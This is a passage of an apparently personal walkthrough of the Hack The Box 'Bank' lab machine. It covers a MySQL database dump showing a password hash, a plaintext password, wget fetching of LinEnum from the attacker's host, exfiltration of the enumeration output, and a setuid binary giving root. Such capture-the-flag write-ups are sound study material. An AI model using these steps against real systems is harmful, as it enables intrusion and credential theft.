Welcome to the MySQL monitor.  Commands end with ; or \g.
3. mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| htbbank            |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.01 sec)

mysql> use htbbank
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------+
| Tables_in_htbbank |
+------------------+
| creditcards      |
| tickets          |
| users            |
+------------------+
3 rows in set (0.00 sec)

mysql> show users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for
the right syntax to use near 'users' at line 1
mysql> select * from users;
+----+-----------------------+----------------+----------------------------------+---------+
| id | username              | email          | password                         | balance |
+----+-----------------------+----------------+----------------------------------+---------+
|  1 | Christos Christopoulos | chris@bank.htb | b27179713f7bffc48b9ffd2cf9467620 | 1.337   |
+----+-----------------------+----------------+----------------------------------+---------+
1 row in set (0.00 sec)
```

---

20. **I find a hash for the user chris. Then while I am still in the mysql session I drop down into a shell environment to see I can get root. It is rare but can happen**


```
1. This is the hash for christ `chris@bank.htb  b27179713f7bffc48b9ffd2cf9467620`
2. I wont try to crack this for now unless I run out of other options.
3. mysql> \! /bin/bash
www-data@bank:/var/www/bank$ exit
exit
mysql> \! /bin/sh
$ whoami
www-data
4. No did not work but worth the try.
5. mysql> exit
Bye
6. www-data@bank:/var/www/bank$ cat /etc/os-release
NAME="Ubuntu"
VERSION="14.04.5 LTS, Trusty Tahr"
```

21. **Most of the time it is a good idea to try to elevate privs when you a find a password and ssh to a user with more privileges.**





```
1. www-data@bank:/var/www/bank$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
chris:x:1000:1000:chris,,,:/home/chris:/bin/bash
2. So lets try to ssh as chris.
3. chris:!@#S3cur3P4ssw0rd!@#
4. I upload linenum.sh and run it.
5. I cd into /tmp and create two subdirectories and wget the linenum.sh file
6. To download linenum.sh visit `https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh`. I guess Carlos Polop doesnt
own the repo anymore.
7. ~/blackarchguruhacker/bank ▷ python3 -m http.server 8000
8. www-data@bank:/etc$ wget http://10.10.14.13:8000/linenum.sh
9. www-data@bank:/etc$ ./foo.sh | tee -a lin.dump
10. I exifil lin.dump by running a python server on the target server and wgeting the lin.dump file.
11. www-data@bank:/etc$ python3 -m http.server
12. ~/blackarchguruhacker/bank ▷ wget http://10.129.176.182:8000/lin.dump
```

22. **I decide to hold off on hacking the passwd file becuase it seems like a long shot. It may be vulnerable but I am looking for low hanging fruit.**




```
1. ▷ cat enum_bank.dump | grep -i "4000" -A10
▷ find / -perm -4000 -user root -ls 2>/dev/null
 72753  112 -rwsr-xr-x   1 root     root       112204 Jun 14  2017 /var/htb/bin/emergency
2. This `/var/htb/bin/emergency` file with the stickybit looks interesting.
3. I execute teh file to see what happens.
4. www-data@bank:/etc$ ls -la /var/htb/bin/emergency
-rwsr-xr-x 1 root root 112204 Jun 14  2017 /var/htb/bin/emergency
www-data@bank:/etc$ /var/htb/bin/emergency
# whoami
root
# cat /root/root.txt
46a633<snip>
# cat /home/chris/user.txt
bd7193<snip>
5. LOL, I got root right away I was not expecting that. This privilege escalation to root ended quickly. I thought we would
have to pivot to chris first but I guess not. Cya on the box.
```


Bank has been Pwned!
Congratulations therealpablo, best of luck in capturing flags ahead!
#10140
MACHINE RANK
03 Sep 2024
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE

PWNED